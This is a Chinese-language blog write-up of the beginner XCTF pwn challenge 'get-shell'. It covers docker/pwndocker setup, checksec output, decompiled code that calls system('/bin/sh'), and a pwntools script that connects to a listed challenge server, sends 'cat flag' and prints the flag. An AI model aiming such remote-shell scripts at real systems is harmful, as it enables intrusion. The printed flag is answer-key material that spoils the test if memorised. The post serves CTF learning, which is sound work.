get-shell [XCTF-PWN]CTF writeup系列1

原创

3riC5r 于 2019-12-19 15:35:08 发布 1177 收藏 2
分类专栏： XCTF-PWN CTF 文章标签： ctf xctf pwn


本文链接：https://blog.csdn.net/fastergohome/article/details/103614336

XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏

CTF
46 篇文章 1 订阅
订阅专栏


因为做vulhub靶场Serial2，在最后一步用到了rop技术，所以就顺便把自己学习pwn的过程做下记录。

今天做的ctf题目是pwn新手训练场的第一题get-shell。



首先我们点击获取在线场景

然后我们就可以看到，这个题目给我们提供了一个服务器端口，我们可以通过telnet连接这个端口




我们可以看到 这个端口是可以直接连接的，这道题目，因为没有回显文件，所以就看不到什么反馈了。

我们先下载附件，看看附件是什么情况先

这里先说下我的配置环境：

操作系统是Mac OSX，我安装了docker



然后在docker上面部署了skysider/pwndocker，基本上所有需要的工具在这个docker上都已经安装好了。

先把docker启动起来

```
mac126deMacBook-Air:pwn oyf$ sh ./startpwn.sh
4d80cc020b4cb2cd8562055f39ec6e269196531acfa4466516c1329476371312
mac126deMacBook-Air:pwn oyf$ cat startpwn.sh
#!/bin/bash

docker run -d --rm -h mypwn --name mypwn -v $(pwd):/ctf/work -p 23946:23946 --cap-add=SYS_PTRACE skysider/p

mac126deMacBook-Air:pwn oyf$ docker exec -it mypwn /bin/bash
root@mypwn:/ctf/work#
```

我们在docker里面下载题目的附件

```
root@mypwn:/ctf/work# wget https://adworld.xctf.org.cn/media/task/attachments/7e7c72f773194643bd441791c1828
--2019-12-19 07:03:58--  https://adworld.xctf.org.cn/media/task/attachments/7e7c72f773194643bd441791c182884
Resolving adworld.xctf.org.cn (adworld.xctf.org.cn)... 47.75.4.208
Connecting to adworld.xctf.org.cn (adworld.xctf.org.cn)|47.75.4.208|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8656 (8.5K) [application/octet-stream]
Saving to: ‘7e7c72f773194643bd441791c182884e’

7e7c72f773194643bd441791c182884e    100%[=====================================================================

2019-12-19 07:03:58 (4.39 MB/s) - ‘7e7c72f773194643bd441791c182884e’ saved [8656/8656]

root@mypwn:/ctf/work#
```


先用docker中提供的linux保护机制检查工具checksec进行保护检查

```
root@mypwn:/ctf/work# checksec 7e7c72f773194643bd441791c182884e
[*] '/ctf/work/7e7c72f773194643bd441791c182884e'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

上面对应的保护机制的解释可以参考：

DEP(NX) 不允许执行栈上的数据
RELRO 这个介绍有点长分为两种:
1.Partial RELRO GOT表仍然可写
2.Full RELRO GOT表只读
ASLR(PIE 随机化系统调用地址
stack 栈溢出保护

然后我们打开ida进行题目的反编译，分析一下代码



反编译成c语言如下：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  puts("OK,this time we will get a shell.");
  system("/bin/sh");
  return 0;
}
```

我们可以看到，这个程序直接就给出了shell，超级简单一道题目！

我们还是用python写个脚本，因为后面会一直都要用到pwntools

先在本地执行一下以下脚本

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./7e7c72f773194643bd441791c182884e')
#p = remote('111.198.29.45',52776)

p.sendlineafter('OK,this time we will get a shell.', 'cat flag')
p.interactive()
```

结果如下：

```
root@mypwn:/ctf/work/python# ls
7e7c72f773194643bd441791c182884e  getshell.py
root@mypwn:/ctf/work/python# python getshell.py
[+] Starting local process './7e7c72f773194643bd441791c182884e': pid 56
[*] Switching to interactive mode

cat: flag: No such file or directory
$ ls
7e7c72f773194643bd441791c182884e  getshell.py
$
```

我们可以看到没有问题，获得了shell，那么我们修改一下代码，在服务器上直接运行

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

# p = process('./7e7c72f773194643bd441791c182884e')
p = remote('111.198.29.45',52776)

p.sendlineafter('OK,this time we will get a shell.', 'cat flag')
p.interactive()
```

结果如下：

```
root@mypwn:/ctf/work/python# python getshell.py
[+] Opening connection to 111.198.29.45 on port 52776: Done
Traceback (most recent call last):
  File "getshell.py", line 10, in <module>
    p.sendlineafter('OK,this time we will get a shell.', 'cat flag')
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 747, in sendlineafter
    res = self.recvuntil(delim, timeout)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 305, in recvuntil
    res = self.recv(timeout=self.timeout)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 78, in recv
    return self._recv(numb, timeout) or ''
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 156, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 126, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/sock.py", line 37, in recv_raw
    data = self.sock.recv(numb, *a)
KeyboardInterrupt
[*] Closed connection to 111.198.29.45 port 52776
```

执行失败，我们发现服务器上的程序，没有任何返回值，和提供的程序不一样，那我们就再修改一下脚本

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

# p = process('./7e7c72f773194643bd441791c182884e')
p = remote('111.198.29.45',52776)

# p.sendlineafter('OK,this time we will get a shell.', 'cat flag')
p.sendline('cat flag')
p.interactive()
```

这次是不用等待直接发送命令，结果如下：

```
root@mypwn:/ctf/work/python# python getshell.py
[+] Opening connection to 111.198.29.45 on port 52776: Done
[*] Switching to interactive mode
cyberpeace{8c16e0eabfd8d8b21d64b0d2c5f3d1bf}
$
```

这就完成了，因为是第一篇，所以我写的比较仔细一些。

> 需要安装的工具

1. docker+pwndocker
2. ida
3. python编辑器（我用的是sublime）